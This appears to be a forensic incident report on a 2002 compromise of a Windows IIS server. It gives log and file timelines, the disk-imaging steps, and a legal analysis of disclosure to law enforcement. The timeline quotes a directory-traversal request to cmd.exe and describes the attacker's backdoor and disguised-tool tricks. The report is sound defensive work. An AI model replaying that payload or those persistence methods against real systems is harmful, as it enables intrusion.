Date	Time	Event	Source[5]
		drives on the server (C: through Z:). Only the C: drive was available. The scan was from 64.x.x.x (Pacific Bell DSL). Typically an attacker will attempt to identify all the available file storage space in preparation for setting up shared data storage for audio files, movies or hacker tools.	
9/9/2002	21:56:22	A partially successful NIMDA worm attack against the server from 204.x.x.x.	F, W, I
9/10/2002	19:19:56	Single successful reconnaissance attempt against the server from 210.x.x.x (Japan). Signature of the attack used is /scripts/..%255c%255c../winnt/system32/cmd.exe ?/c+dir. *[Note: This signature matches the reconnaissance generated by the sfind.exe hack tool later downloaded to the affected server]*	F, W, I
9/10/2002	21:59:54	Exhaustive, fast scan against the server for directory traversal vulnerabilities. This scan is more comprehensive than any easily obtained scripts against this vulnerability, and indicates the use of a moderately sophisticated hack tool. These events were not recognized by intrusion detection (cause unknown). The scan came from 217.x.x.x (Germany), and was likely the result of successful reconnaissance above. Details of the scan are included in Appendix B. Neither this scan, nor the subsequent one two seconds later were picked up by Intrusion Detection. The reason for this miss could not be determined.	F, W
9/10/2002	21:59:56	Another successful identification of all the drives on the server (C: through Z:). This is from the same source as the scan above. Again, only C: is available. This enumeration runs much quicker than the one on 9/8, and probably indicates reconnaissance for the events on 9/12.	F, W
9/12/2002	02:49:32	Single successful reconnaissance attempt against the server from 212.x.x.x (France). Same signature as the scan from Japan two days ago.	F, W, I
9/12/2002	04:16:30	Another single successful recon attempt, same signature, this time from 208.x.x.x (North	F, W, I

Date	Time	Event	Source[5]
		Carolina).	
9/12/2002	10:57:09	Attack begins from 12.x.x.x, the ABC company based out of Tucson, Arizona. See Appendix C for a detailed list of all commands the attacker executed on the server. The ABC server appears to be acting as a proxy and is probably not the root source of the attack. The attack first looks for configuration files in the C:\ directory of the server.	F, W, I
9/12/2002	10:57:25	The attacker creates and hides the directory c:\recycled_\com1_tmp_dmp. The structure indicates the attacker's intent to create a hidden file storage location. "Recycled" looks like part of the recycle bin, and is not likely to be noticed by system administrators. Additionally, "com1" is reserved by the operating system as a device name, and can cause problems with some applications. For instance, issuing the command "`cd com1`" returns an error, and Windows Explorer tends to lock when navigating or searching this directory. At this time, the attacker also copies cmd.exe into a public folder. With this action, he has created a permanent back-door into the server. Even if the server is patched, the attacker will still be able to execute arbitrary commands. All commands complete within one second.	F, W, I
9/12/2002	10:58:03	The attacker runs the same script again to create the directory and copy cmd.exe.	F, W, I
9/12/2002	10:58:33	The attacker runs the same script a third time with the same results.	F, W, I
9/12/2002	10:58:39	The attacker creates the script c:\recycled_\com1_tmp\xof.part1.rar on the server. The script contains FTP commands to connect to the FTP server at 198.x.x.x (XYZ company, a global software and consulting services provider), log in with an anonymous account, download files and disconnect.	F, W, I
9/12/2002	10:59:12	The attacker retrieves a copy of the script from the	F, W, I

Date	Time	Event	Source[5]
		server, presumably to make sure it was correct.	
9/12/2002	10:59:26	The attacker executes the FTP script. Over the next 14 seconds, 14 files are downloaded to the server from XYZ company. See Appendix D for a discussion of all the files downloaded.	F, W, I
9/12/2002	11:00:46	The attacker issues a "dir" command to confirm all the files have been downloaded	F, W, I
9/12/2002	11:03:42	The attacker erases the FTP script	F, W, I
9/12/2002	11:03:47	The attacker begins to run commands through the downloaded file "httpodbc.dll". Anti-virus software was not installed on this server; had it been installed, it would report that this file contained the backdoor "IISCrack" and deny access. This backdoor allows the attacker to run commands as a system administrator. Also, by using this backdoor, Intrusion Detection no longer picked up the traffic. IDS had been alerting on "System 32 Commands", but these commands now fall into a more normal pattern. The attacker executes the downloaded program "rundll32.exe". Although the name of this file makes it appear to be part of the operating system, it is actually the Serv-U ftp server. The FTP service starts listening on port 7176.	F, W
9/12/2002	11:04:07	The attacker attempted to merge the file "settings.reg" into the registry. The command used was improper and did not actually insert the registry entries. This generated an error message dialog box (see entry for 12:04). These settings affect the "RAdmin" program discussed below. The attacker followed with a command to execute the downloaded file "mcafee.exe", and the command was apparently unsuccessful. Although this appears to be an anti-virus program, it is actually a renamed version of the RAdmin tool. This program allows complete remote administration of the server through port 4899 (similar to VNC or Microsoft Terminal Server).	F, W
9/12/2002	11:04:35	The attacker erases the FTP script using the same command as at 11:03:42, probably	F, W

Date	Time	Event	Source[5]
		forgetting that it had already been erased. He then removes temporary working directories. This appears to be the last communication with the server.	
9/12/2002	11:45	The attack sequence is picked up in the intrusion detection console. Note that the 44 minute delay between detection and initial response is normal for this configuration.	
9/12/2002	12:04	The server was identified, and IIS logs on the server were examined (ref computer room access ticket 355). Additionally, a screen shot was taken of the server console as it was found:	
			
9/12/2002	12:15	Determined that the system was compromised. Logs revealed activity mentioned above, and a brief examination of directory structures confirmed that an attacker had actually executed arbitrary commands on the server. Internet services were stopped to prevent further compromise.	

Date	Time	Event	Source[5]
9/12/2002	12:22	Appropriate management personnel were notified of system compromise via pager.	
9/12/2002	12:30	Firewall logs were flushed to the application server and examined for any additional signs of compromise. An interview with the system administrator revealed that that service pack 3 had been rolled off the server for operational concerns but no patches had been applied afterwards. This left the server open to the directory traversal vulnerability.	
9/12/2002	12:40	The server was physically disconnected from the network. At this point, the incident was considered to be contained. The server was powered down and one of the drive mirrors was removed and retained. The server was rebooted with the single drive, allowing web server logs to be extracted. No items of interest were found in any other logs on the affected server.	
9/12/2002	14:53	A basic review of the firewall logs was completed. The system compromise was identified, but there was no indication that any additional network resources had been compromised.	

Image Media

Immediate actions called for us to remove a mirror from the affected system. Although it is possible to pull the mirror on a running system, it was not actually done until after the system was shut down. Corporate policy states that the system will be shut down prior to removing the array to prevent possible corruption of one or both disk arrays. Although this could result in loss of information, this policy has been made in favor of system availability and the need to recover a production system. Once the mirror was removed, it was tagged and stored in a locked safe.

> *Please note: For the purposes of this assignment, all analysis was done on the remaining drive. This affected some file access times, since the server was restarted to remove log files. However, if it was determined that legal action was required, the impounded drive would be used.*

An image of the remaining drive was made using the following command:

```
dd if=\\.\PhysicalDrive0 of=d:\forensics\drive0.img –md5sum
      --md5out=d:\drive0.img.md5 –verifymd5
```

Note that the image was sent to the D: drive, which was actually mapped to another server.

Media Analysis

The disk image was moved to a Linux system and analyzed using Autopsy and TASK.

First, the md5 checksum was verified to ensure the file had successfully been moved to the Linux system

```
md5sum -c drive0.img
```

Then, my fsmorgue file was edited to use this disk image:

```
#image      img_type    mount_point time zone
drive0.img  ntfs        C:          EST5EDT
```

And autopsy was started:

```
[root@localhost root]# ./autopsy 2222 localhost

================================================================

                      Autopsy Forensic Browser
                           ver 1.62

================================================================

Morgue: /images
Start Time: Fri Nov 22 15:44:51 2003
Investigator: sid

Paste this as your browser URL on localhost:
      http://localhost:2222/10902099002678794794/autopsy

Keep this process running and use <ctrl-c> to exit
```

MAC Timeline Creation

A MAC Timeline was created to support the logfile analysis above. The following important files and events were noted in the timeline. The timeline includes recovery of deleted files as noted.

Date	Time	Event
7/5	06:10	Operating system installed. Many files were created at this time; especially, two default required profiles were created; these would only be created during the initial system build:

Date	Time	Event
		`Fri Jul 05 2002 06:10:09 2953 ..c -/-rwxrwxrwx 0 0 0 C:/Documents and Settings/All Users` `Fri Jul 05 2002 06:10:09 2952 ..c -/-rwxrwxrwx 0 0 0 C:/Documents and Settings/Default User`

7/5	10:39:44	WinMgmt.exe creates a log file:
		`Fri Jul 05 2002 10:39:44 4909 ..c -/-rwxrwxrwx 0 0 2932 C:/WINNT/system32/wbem/Logs/WinMgmt.log`
		This log records operating system shutdown events with the following entry:
		`(Fri Jul 05 10:49:16 2002) : core is being shut down by WinMgmt.exe, it returned 0x0`
		Subsequent relevant shutdown events reported by WinMgmgt will be noted below. Note that WinMgmt may not record abnormal shutdown events, but it should record normal maintenance shutdowns.

7/5	10:49:16	WinMgmt.exe reports a system shutdown
7/5	11:48:07	Local Administrator account used for the first time in an interactive logon. This is evident from the time stamp when the profile was created: `Fri Jul 05 2002 11:48:07 7123 ..c -/-rwxrwxrwx 0 0 0 C:/Documents and Settings/Administrator`
7/12	11:35:10	WinMgmt.exe reports 6 system shutdown events between 7/12 and 7/24
7/26	15:15:04	WinMgmt.exe reports two system shutdown events over the next hour
7/26	16:25:42	Group policy (assumedly the default domain policy) was created on the domain controller. The domain group policy object was cached locally, possibly by running the Security Configuration and Analysis tool. This file is the only group policy object on the domain, and is likely to give the effective domain settings (the actual settings are not documented here but can be reproduced if necessary) `Fri Jul 26 2002 16:25:42 221 ..c -/-rwxrwxrwx 0 0 2182 C:/WINNT/security/templates/policies/gpt00000.dom`
7/31	17:01:40	WinMgmt.exe reports a system shutdown
7/26	17:22:59	WinMgmt.exe reports a system shutdown
7/26	17:27:50	WinMgmt.exe reports two system shutdown events in the next five minutes

Date	Time	Event

7/31	17:24:39	FTP service log files last updated.
		`Wed Jul 31 2002 17:24:39  11568 ..c -/-rwxrwxrwx 0 0 345 C:/WINNT/system32/LogFiles/MSFTPSVC1/ex020731.log`
		The FTP service was not normally running on this server, but was apparently started to allow the system administrator to retrieve a CSR (Certificate Signing Request) from the server. The log file contains the following entry which shows when the system administrator actually retrieved the certificate:
		`[time] [c-ip] [cmd] [file] [bytes]`
		`22:25:05 192.168.253.250 [1]sent /csr.txt 226`
		After download, the CSR was eventually deleted
		`Thu Aug 15 2002 16:54:44  11468 m.c -/-rwxrwxrwx 0 0 1190 C:/Inetpub/ftproot/csr.txt (deleted)`

8/4	18:03:33	Adobe Acrobate Reader installed. Multiple files have timestamps to confirm the installation; two examples are:
		`Sun Aug 04 2002 18:03:33  11842 m.c -/-rwxrwxrwx 0 0 693 C:/Documents and Settings/All Users/Desktop/Acrobat Reader 5.0.lnk`
		`Sun Aug 04 2002 18:03:33  11843 m.c -/-rwxrwxrwx 0 0 699 C:/Documents and Settings/All Users/Start Menu/Programs/Acrobat Reader 5.0.lnk`

8/4	18:53:54	Remote desktop software installed. Multiple files have timestamps to confirm the installation; two examples are:
		`Sun Aug 04 2002 18:53:54  4114 ..c -/-rwxrwxrwx 0 0 0 C:/Inetpub/wwwroot/Citrix/NFuse17`
		`Sun Aug 04 2002 18:53:56  4135 ..c -/-rwxrwxrwx 0 0 0 C:/Inetpub/wwwroot/Citrix/NFuseAdmin`

8/4	19:26:48	WinMgmt.exe reports four system shutdown events over the next three hours
8/6	13:35:54	Citrix ICA Client installed. Again, multiple files have timestamps to confirm the installation; an example is `Tue Aug 06 2002 13:35:54  10911 ..c -/-rwxrwxrwx 0 0 0 C:/Documents and Settings/Administrator/Application Data/ICAClient`
8/6	14:24:15	WinMgmt.exe reports a system shutdown
8/6	16:25:42	Local security policy last updated: `Tue Aug 06 2002 16:25:42  7209 m.. -/-rwxrwxrwx 0 0 232 C:/WINNT/system32/GroupPolicy/gpt.ini` Not many settings are actually configured in the policy, and none seem relevant to this incident.
8/18	17:17:14	IIS 5.01 installed under the Administrator account. This is based primarily on a shortcut created to IIS5_01.cab:

Date	Time	Event
		`Sun Aug 18 2002 17:17:14  10906 m.c -/-rwxrwxrwx 0 0 277 C:/Documents and Settings/Administrator/Recent/IIS5_01.CAB.lnk` Many other files were updated shortly after the timestamp on this file. The shortcut actually points to a file on the application server.
8/18	17:28:34	WinMgmt.exe reports a system shutdown
8/18	17:28:39	Windows 2000 Service Pack 3 installed. This is based on a shortcut created to the installation file `Sun Aug 18 2002 17:28:39  11479 m.c -/-rwxrwxrwx 0 0 603 C:/Documents and Settings/Administrator/Recent/W2Ksp3.exe.lnk` Again, this shortcut points to a file actually located on the application server. Installation of various options appear to continue for at least the next 20 minutes.
8/18	17:54:04	Account “testuser” first logs in to the server and a profile is created for the account `Sun Aug 18 2002 17:54:04  367 m.c -/-rwxrwxrwx 0 0 0 C:/Documents and Settings/testuser`
8/18	18:18:40	WinMgmt.exe reports two system shutdown events over the next ½ hour
8/22	21:16:11	WinMgmt.exe reports a system shutdown

8/23	09:49:47	“Computer Management” accessed from the start menu.
		`Fri Aug 23 2002 09:49:47  4928 m.. -/-rwxrwxrwx 0 0 1559 C:/Documents and Settings/All Users/Start Menu/Programs/Administrative Tools/Computer Management.lnk`
		Normally, I would not expect the shortcut to be modified every time it was used, only the accessed time should be updated. However, by restoring the link and examining it on a Windows system, it shows the “target” field actually contains a variable substitution:
		`"%SystemRoot%\system32\compmgmt.msc /s"`
		And, looking at the hex representation of the file, it shows that the shortcut (.lnk file) actually stores the fully expanded path to the executable
		`C:\WINNT\system32\compmgmt.msc /s`
		The operating system apparently attempts to “remember” the fully expanded path to the target each time the target is accessed. Similar behavior has been noticed for shortcuts to

Date	Time	Event
		network resources, and appears to be a measure to locate the target if drive mappings or system variables change. Although this tells the last time the computer management console was accessed from the start menu, it still may have been accessed later from another location. The actual last access time of the target application (compmgmt.msc) was overwritten during initial response, when IIS services were stopped through computer management.
8/25	03:47:50	WinMgmt.exe reports a system shutdown
8/28	16:41:18	WinMgmt.exe reports a system shutdown

8/29	10:13:06	The Administrator account browsed to microsoft.com and support.microsoft.com:
		
		`Thu Aug 29 2002 10:13:06 9660 mac -/-rwxrwxrwx 0 0 124 C:/Documents and Settings/Administrator/Cookies/Administrator@microsoft[1].txt`
		`Thu Aug 29 2002 10:13:15 9703 mac -/-rwxrwxrwx 0 0 146 C:/Documents and Settings/Administrator/Cookies/Administrator@support.microsoft[2].txt`
		
		Cached files and internet history were restored and examined. However, nothing relevant to this incident was located; in particular, no particular files were downloaded.

8/29	14:25:04	WinMgmt.exe reports a system shutdown
9/5	16:49:40	WinMgmt.exe reports a system shutdown
9/6	11:56:10	WinMgmt.exe reports a system shutdown

9/6	14:04:01	Service pack 3 uninstallation initiated; the uninstall lasted for about 10 minutes.
		
		`Fri Sep 06 2002 14:04:01 9937 ..c -/-rwxrwxrwx 0 0 216008 C:/WINNT/spuninst.log`
		`Fri Sep 06 2002 14:13:43 9937 m.. -/-rwxrwxrwx 0 0 216008 C:/WINNT/spuninst.log`

9/6	14:14:39	WinMgmt.exe reports four system shutdown events from 9/6 through 9/9

9/9	21:56:26	Nimda attack leaves logs of three unsuccessful tftp commands. Tftp protocol is blocked by the firewall.
		
		`Thu Sep 09 2002 21:56:26 9708 mac -/-rwxrwxrwx 0 0 0 C:/Inetpub/Scripts/TFTP1120`
		`Thu Sep 09 2002 21:56:22 9598 mac -/-rwxrwxrwx 0`

Date	Time	Event
		0 0 C:/Inetpub/Scripts/TFTP1144 Thu Sep 09 2002 21:56:22 9502 mac -/-rwxrwxrwx 0 0 0 C:/Inetpub/Scripts/TFTP1080
9/11	18:41:49	An application, "TestApp" was published through the remote application server. This is based on the time a new icon was created for the application: Thu Sep 11 2002 18:41:49 4477 m.c -/-rwxrwxrwx 0 0 774 C:/Inetpub/wwwroot/Citrix/NFuse17/NFuseIcons/TestApp_1031787697.gif Thu Sep 11 2002 18:41:49 4478 m.c -/-rwxrwxrwx 0 0 256 C:/Inetpub/wwwroot/Citrix/NFuse17/NFuseIcons/TestApp_small_1031787697.gif
9/12	07:03:42	Configuration changes were made on the server to publish the "Notepad" application. It is apparent that this was used by system administrators to troubleshoot and test the functionality of the system. Thu Sep 12 2002 07:03:42 13529 m.c -/-rwxrwxrwx 0 0 774 C:/Inetpub/wwwroot/Citrix/NFuse17/NFuseIcons/NotePad_1031824234.gif Thu Sep 12 2002 07:03:42 13530 m.c -/-rwxrwxrwx 0 0 456 C:/Inetpub/wwwroot/Citrix/NFuse17/NFuseIcons/NotePad_small_1031824234.gif
9/12	10:57:25	The directory structure "c:\recycled_\com1_tmp_dmp" was created Thu Sep 12 2002 10:57:25 13535 m.c -/-rwxrwxrwx 0 0 0 C:/recycled Thu Sep 12 2002 10:57:25 13536 m.c -/-rwxrwxrwx 0 0 0 C:/recycled/_ Thu Sep 12 2002 10:57:25 13537 m.c -/-rwxrwxrwx 0 0 0 C:/recycled/_/com1 Thu Sep 12 2002 10:57:25 13538 m.c -/-rwxrwxrwx 0 0 0 C:/recycled/_/com1/_tmp Thu Sep 12 2002 10:57:25 13539 ..c -/-rwxrwxrwx 0 0 0 C:/recycled/_/com1/_tmp/_dmp (deleted) root.exe was created on the server Thu Sep 12 2002 10:57:25 13534 ..c -/-rwxrwxrwx 0 0 236304 C:/Inetpub/Scripts/root.exe
9/12	10:58:39	The FTP script to download files to the server was created: Thu Sep 12 2002 10:58:39 13548 ..c -/-rwxrwxrwx 0 0 352 C:/recycled/_/com1/_tmp/xof_part1.rar (deleted)
9/12	10:59:26	When the FTP script was executed, the following files were downloaded to the server:

Date	Time	Event
		Thu Sep 12 2002 10:59:26 13552 ..c -/-rwxrwxrwx 0 0 705 C:/recycled/_/com1/_tmp/readme.x (deleted) Thu Sep 12 2002 10:59:26 13553 ..c -/-rwxrwxrwx 0 0 313 C:/recycled/_/com1/_tmp/dir.txt (deleted) Thu Sep 12 2002 10:59:27 13554 ..c -/-rwxrwxrwx 0 0 1109 C:/recycled/_/com1/_tmp/JAsfv.ini (deleted) Thu Sep 12 2002 10:59:27 13544 m.c -/-rwxrwxrwx 0 0 69632 C:/recycled/_/com1/_tmp/JAsfv.dll Thu Sep 12 2002 10:59:30 9568 m.c -/-rwxrwxrwx 0 0 43 C:/recycled/_/com1/_tmp/servudaemon.ini Thu Sep 12 2002 10:59:30 13546 m.c -/-rwxrwxrwx 0 0 496836 C:/recycled/_/com1/_tmp/rundll32.exe Thu Sep 12 2002 10:59:32 13547 m.c -/-rwxrwxrwx 0 0 135168 C:/Inetpub/Scripts/httpodbc.dll Thu Sep 12 2002 10:59:33 13562 ..c -/-rwxrwxrwx 0 0 266752 C:/recycled/_/com1/_tmp/sfind.exe (deleted) Thu Sep 12 2002 10:59:33 8455 .ac -/-rwxrwxrwx 0 0 90112 C:/recycled/_/com1/_tmp/AdmDll.dll (deleted) Thu Sep 12 2002 10:59:34 13566 .ac -/-rwxrwxrwx 0 0 241664 C:/recycled/_/com1/_tmp/mcafee.exe (deleted) Thu Sep 12 2002 10:59:36 13567 .ac -/-rwxrwxrwx 0 0 29408 C:/recycled/_/com1/_tmp/raddrv.dll (deleted) Thu Sep 12 2002 10:59:40 13575 .ac -/-rwxrwxrwx 0 0 482 C:/recycled/_/com1/_tmp/settings.reg (deleted) Thu Sep 12 2002 10:59:40 9225 .ac -/-rwxrwxrwx 0 0 77824 C:/recycled/_/com1/_tmp/kill.exe (deleted) Thu Sep 12 2002 10:59:42 13576 .ac -/-rwxrwxrwx 0 0 86016 C:/recycled/_/com1/_tmp/ps.exe (deleted) Based on the access timestamps, it appears that AdmDll.dll, mcafee.exe, raddrv.dll, settings.reg, kill.exe and ps.exe were never used by the attacker.
9/12	11:03:42	The FTP script to download files to the server was deleted: Thu Sep 12 2002 11:03:42 13548 m.. -/-rwxrwxrwx 0 0 352 C:/recycled/_/com1/_tmp/xof_part1.rar (deleted)
9/12	12:15:06	The start menu shortcut for “Paint” was accessed Thu Sep 12 2002 12:15:06 4499 m.. -/-rwxrwxrwx 0 0 1431 C:/Documents and Settings/All Users/Start Menu/Programs/Accessories/Paint.lnk This behavior is similar to that observed on 8/23 for the computer management shortcut, and indicates that the paint program was run from this shortcut. In fact, that was the time when the screen shot in the above timeline was taken and saved to the desktop:

Date	Time	Event
		Thu Sep 12 2002 12:15:28 13545 m.c -/-rwxrwxrwx 0 0 1440054 C:/Documents and Settings/Administrator/Desktop/current.bmp

String Search

The timeline was established and verified using two independent means: log file analysis and file timeline analysis. However, there remains a slight possibility that the attacker made some attempts to hide activities by modifying logs or file access times.

Based on firewall logs, we can confidently say that the attacker did not have interactive access to the server. Rather, all commands were scripted. Therefore, string searches were made to attempt to locate scripts created by the attacker (similar to the FTP script). Assuming log tampering would have to be done with the tools downloaded to the server, string searches were made for the names of the executable files downloaded:

AdmDll.dll	kill.exe	raddrv.dll
Httpodbc.dll	mcafee.exe	rundll32.exe
JAsfv.dll	ps.exe	sfind.exe

All string searches were essentially negative. The only references found to these file names were the IIS logs indicating their download.

Final Verification

In order to confirm that the analysis was proper, the disk image file checksum was again verified. Additionally, the log file checksums were verified. Files were not modified during the analysis.

Conclusion

Service Pack 3 was uninstalled from this Windows server on the afternoon of 9/6/2002, which left the IIS server exposed to a number of security vulnerabilities. The server appears to have been firewalled from internet traffic until sometime on the afternoon of 9/9/2002, at which time reconnaissance against the server revealed the vulnerabilities.

It is apparent that only one attacker attempted to access system resources. This attack occurred on 9/12/2002 at approximately 11:00AM EST. Investigation revealed that the attack was interactive (not generated by a worm or virus), partially scripted, and intended to specifically gain control of computing resources. In seven minutes, the attacker turned the server into an FTP site and installed a

backdoor for use even after the server was patched. The server was most likely compromised using a malicious script hosted on a third party web server.

Part 3: Legal Issues of Incident Handling

Background

The analysis presented in this section is based primarily on the Search and Seizure Manual, "Searching and Seizing Computers and Obtaining Electronic Evidence in Criminal Investigations", 2002 edition, issued by the Computer Crime and Intellectual Property Section, Criminal Division of the United States Department of Justice. Page references refer to the pdf version of the document available at www.cybercrime.gov/s&smanual2002.pdf.

There are five primary authorities which must be consulted for information regarding electronic crimes:

- The fourth amendment to the constitution of the United States and associated interpretations relevant to electronic data:

> Amendment IV
> The right of the people to be secure in their persons, houses, papers, and effects, against unreasonable searches and seizures, shall not be violated, and no warrants shall issue, but upon probable cause, supported by oath or affirmation, and particularly describing the place to be searched, and the persons or things to be seized.[6]

- The Electronic Communications Privacy Act (ECPA).
- The Patriot Act.
- State law. This company is headquartered in Pennsylvania; the only relevant current legislation regarding cases such as this is Pennsylvania's Wiretapping and Electronic Surveillance Control Act, 18 Pa. C.S. 5701.
- Corporate Policies and Procedures.

What, if any, information can you provide to the law enforcement officer over the phone during the initial contact?

No applicable statutes indicate that information must be released during this initial contact, so any disclosure is voluntary. However, the information to be disclosed may be protected under the various privacy legislation mentioned above. Each must be examined for applicability.

Fourth Amendment

We are responsible to protect the privacy of information as required by the fourth amendment. Some relevant facts to consider:

---

[6] U.S. Constitution, Ammendment IV.

- We are acting as a third-party carrier, so subscribers of my service have a reasonable expectation that I will protect their data during storage and transit.[7]
- If the users of my services consent to releasing stored data, it can typically be released to law enforcement.[8] Although this is standard practice for corporate users, it is not common for service providers, and our company has no such consent in place.
- As a system administrator, I can act as an agent to release information regarding the system.[9] However, this does not give me the authority to release all information on the system, just the information I "own". This relates to user account information and activity, system logs, etc.

Based on the Fourth Amendment, as the system administrator, no restrictions are placed on releasing the information to law enforcement concerning account activity on my systems.

ECPA

In section 2702, ECPA prohibits disclosure of most data for services *provided to the public*. Some additional guidance is given in the Search and Seizure Manual:

> When considering whether a provider ... can disclose contents or records, the first question agents must ask is whether the relevant service offered by the provider is available "to the public". If the provider does not provide the applicable service "to the public", then ECPA does not place any restrictions on disclosure.[10]

So the first relevant question is "are we a public provider"? The answer is "yes". We provide internet services to the public without bias, although the public must pay for the services. Therefore, ECPA prohibits us from releasing login details to law enforcement.

ECPA also provides statutory exceptions to this limitation on disclosure. However, the exceptions apply to extreme circumstances, such as protection of equipment, evidence of a crime, or for child protection. None of these exceptions apply.

Patriot Act

With regards to electronic communications, the Patriot act provides additional regulations on information that can be obtained through a subpoena, and when voluntary disclosure of private information is permissible by a public service

---

[7] "Searching and Seizing Computers and Obtaining Electronic Evidence in Criminal Investigations." Computer Crime and Intellectual Property Section, US Department of Justice. CYBERCRIME (Jul. 2002). 10 Feb 2003. <http://www.cybercrime.gov/s&smanual2002.pdf>.

[8] ibid, p10.

[9] ibid, p16.

[10] ibid, p100.

provider. These regulations are used to further clarify the exceptions mentioned above in ECPA. However, these exceptions are still for extreme cases, and do not apply.

Based on the Patriot Act, we are still not authorized to release the information to law enforcement.

State Law

Pennsylvania law closely follows Federal regulations. However, Pennsylvania stipulates one significant difference for electronic surveillance: If consent is a factor, Pennsylvania law requires two-party consent. We determined that consent is not necessary since the information requested is actually owned by the system administrator. The information does not relate to the actual content of past or ongoing communications, so this requirement does not apply.

State regulations do not place any restrictions on releasing the information requested.

Corporate Policy

According to corporate policy, all information released to law enforcement must be approved by the Chief Information Officer (CIO). It is the CIO's responsibility to ensure the information does not contain private customer data, does not violate our privacy commitments, and does not contain sensitive corporate data.

Conclusion

Based on ECPA restrictions placed on public service providers, I can not provide law enforcement with information about the dates and times the account was logged in.

What must the law enforcement officer do to ensure you to preserve this evidence if there is a delay in obtaining any required legal authority?

ECPA governs the requirements for governmental access to information (18 U.S.C 2703 (f)(1)):

> A provider of wire or electronic communication services or a remote computing service, upon the request of a governmental entity, shall take all necessary steps to preserve records and other evidence in its possession pending the issuance of a court order or other process.[11]

This article further goes on to state that the records be retained for 90 to 180 days.

[11] 18 US Code. Sec. 2703 (f)(1).

Based on this article, no additional actions beyond the initial phone call are necessary by law enforcement to require us to retain the records:

> There is no legally prescribed format for section 2073(f) requests. While a simple phone call should therefore be adequate, a fax or an e-mail is better practice because it both provides a paper record and guards against miscommunication.[12]

The Search and Seizure manual provides a sample letter in Appendix C.

According to corporate policy, we would therefore request that law enforcement provide a written request to preserve the evidence. The request should detail exactly the information that should be preserved; a sample letter is provided in Appendix C of the Search and Seizure Manual. However, non-receipt of the written request does not preclude our obligation to preserve the records. It is also important to remember that the information requested will not be prospective; that is, it will not contain information on activity that occurred after the request was made.

What legal authority, if any, does the law enforcement officer need to provide to you in order for you to send him your logs?

Law enforcement can compel disclusure under ECPA, 18USC 2703(c)(1)(B):

> A provider of electronic communication service or remote computing service shall disclose a record or other information pertaining to a subscriber to or customer of such service (not including the contents of communications covered by subsection (a) or (b) of this section) to a governmental entity only when the governmental entity -
>
> (i) obtains a warrant issued under the Federal Rules of Criminal Procedure or equivalent State warrant;
>
> (ii) obtains a court order for such disclosure under subsection (d) of this section;
>
> (iii) has the consent of the subscriber or customer to such disclosure; or
>
> (iv) submits a formal written request relevant to a law enforcement investigation concerning telemarketing fraud for the name, address, and place of business of a subscriber or customer of such provider, which subscriber or customer is engaged in telemarketing (as such term is defined in section 2325 of this title).[13]

Section 2703(d) goes on to describe the court order.

The Search and Seizure manual neatly summarizes this requirement as it relates to system logs:

> Agents need a section 2703(d) court order to obtain most account logs and most transactional records.[14]

---

[12] "Searching and Seizing Computers and Obtaining Electronic Evidence in Criminal Investigations," p104.

[13] 18 US Code. Sec 2703(c)(1)(B).

[14] "Searching and Seizing Computers and Obtaining Electronic Evidence in Criminal Investigations," p95.

Therefore, a court order would compel us to disclose the logs. The order can be issued by A court order authorized by 18 U.S.C. § 2703(d) may be issued by a federal magistrate, a district court or equivalent state court judge.

What other "investigative" activity are you permitted to conduct at this time?

As the system administrator, I retain control over my systems. I am permitted to conduct any actions necessary to protect the systems, and this would be considered a private search.

If information is to be provided to law enforcement, I would most likely be acting as an instrument of the government, and fourth amendment restrictions apply.[15] However, the entire area of "acting as an instrument of the government" is relatively new, and case law is undeveloped. In general, this depends on the intent of the individual performing the search.

Extreme caution must be used if the activity could lead to prosecution. However, if the activity is solely for the protection of my system, my actions are not limited.

How would your actions change if your logs disclosed a hacker gained unauthorized access to your system at some point, created an account for him/her to use, and used THAT account to hack into the government system?

If my system had been compromised, it is possible that one of the statutory exceptions for release of information by a public service provider may apply:

> ECPA provides for the voluntary disclosure of contents when:
> 1) the disclosure "may be necessarily incident to the rendition of the service or to the protection of the rights or property of the provider of that service"... [16]

However, it is not clear whether the protection of property would be evident at this point. Corporate policy must dictate when our service is at risk, and that decision must be made by the CIO.

It is possible that at some point I could be acting under the color of law during the discovery. This is possible since I am searching for information to provide to law enforcement, based on information they provided. If it is determined that I am acting as law enforcement, I still may be able to release the information by falling into the category of "Exigent circumstances":

---

[15] "Searching and Seizing Computers and Obtaining Electronic Evidence in Criminal Investigations," p9.

[16] 18 US Code. Sec 2702(b)(5).

> Under the "exigent circumstances" exception to the warrant requirement, agents can search without a warrant if the circumstances "would cause a reasonable person to believe that entry . . . was necessary to prevent physical harm to the officers or other persons, the destruction of relevant evidence, the escape of the suspect, or some other consequence improperly frustrating legitimate law enforcement efforts."[17]

More specifically, at that point, I would be taking actions necessary to protect my systems from tampering or other malicious activity. Even if I was acting under the color of law as defined above, I could still take necessary actions to prevent the destruction of evidence.

[17] "Searching and Seizing Computers and Obtaining Electronic Evidence in Criminal Investigations," p18.

References

"ATD." *Linux Programmer's Manual.* man atd (Mar 1997).

"Avoiding Cyberstalking and Other Illegal Conduct: Employer Monitoring of Employee E-mail and Internet Usage." *Thorp Reed & Armstrong, LLP - Legal News.* Thorp Reed & Armstrong, LLP. 10 Feb. 2003. <www.thorpreed.com/news/avoidingcyber.html>.

Daemon9. *LOKI2 (The Implementation).* 01 Sep. 1997. 10 Feb. 2003. <http://www.phrack.com/show.php?p=51&a=6>.

Daemon9. "Loki2 (The Implementation). http://packetstormsecurity.org/crypt/misc/loki2.tar.gz (20 Dec. 1999).

"Eavesdropping on Modern Electronic Communications." Levin, Ali. *Publications.* Palmer & Dodge LLP. 10 Feb. 2003. <http://www.palmerdodge.com/dspSingleArticle.cfm?ArticleID=388>

The Electronic Communications Privacy Act, 18 US Code. Sec. 2701-2712 1986.

"Employee Monitoring, Investigations, and Privacy." *Jackson Lewis - A National Workplace Law Firm.* Jackson Lewis LLP. 10 Feb. 2003. <http://www.jacksonlewis.com/publications/articles/20010923>.

"Employer Monitoring of Employee E-mail and Internet Communications - Avoiding Cyberstalking and Other Illegal Conduct." *Thorp Reed & Armstrong, LLP - Legal News.* Thorp Reed & Armstrong, LLP. 10 Feb. 2003. <www.thorpreed.com/news/employermonitoring.html>.

Famatech's Remote Administrator. Famatech (10 Feb. 2003) <http://www.radmin.com/default.html>.

"Field Guidance on New Authorities That Relate to Computer Crime and Electronic Evidence Enacted in the USA Patriot Act of 2001." *Computer Crime and Intellectual Property Section, US Department of Justice.* CYBERCRIME (05 Nov. 2001). 10 Feb 2003. <http://www.cybercrime.gov/PatriotAct.htm>.

